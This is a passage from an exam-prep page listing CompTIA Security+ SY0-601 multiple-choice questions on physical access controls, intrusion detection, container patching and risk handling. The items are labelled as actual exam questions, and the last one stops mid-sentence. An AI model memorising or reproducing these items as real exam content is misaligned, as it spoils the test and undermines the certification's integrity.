
A technician was dispatched to complete repairs on a server in a data center. While locating the server, the technician entered a restricted area without authorization. Which of the following security controls would BEST prevent this in the future?

A. Use appropriate signage to mark all areas.

B. Utilize cameras monitored by guards.

C. Implement access control vestibules.

D. Enforce escorts to monitor all visitors.



Actual exam question from CompTIA's SY0-601

Question #: 30

Topic #: 1

[All SY0-601 Questions]


Which of the following would BEST provide a systems administrator with the ability to more efficiently identify systems and manage permissions and policies based on location, role, and service level?

A. Standard naming conventions

B. Domain services

C. Baseline configurations

D. Diagrams



Actual exam question from CompTIA's SY0-601

Question #: 31

Topic #: 1

[All SY0-601 Questions]

Which of the following would detect intrusions at the perimeter of an airport?


A. Signage

B. Fencing

C. Motion sensors

D. Lighting

E. Bollards



Actual exam question from CompTIA's SY0-601

Question #: 32

Topic #: 1

[All SY0-601 Questions]

A security analyst is concerned about critical vulnerabilities that have been detected on some applications running inside containers. Which of the following is the BEST remediation strategy?


A. Update the base container Image and redeploy the environment.

B. Include the containers in the regular patching schedule for servers.

C. Patch each running container individually and test the application.

D. Update the host in which the containers are running.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 33

Topic #: 1

[All SY0-601 Questions]

An organization has decided to purchase an insurance policy because a risk assessment determined that the cost to remediate the risk is greater than the five- year cost of the insurance policy. The organization is enabling risk:

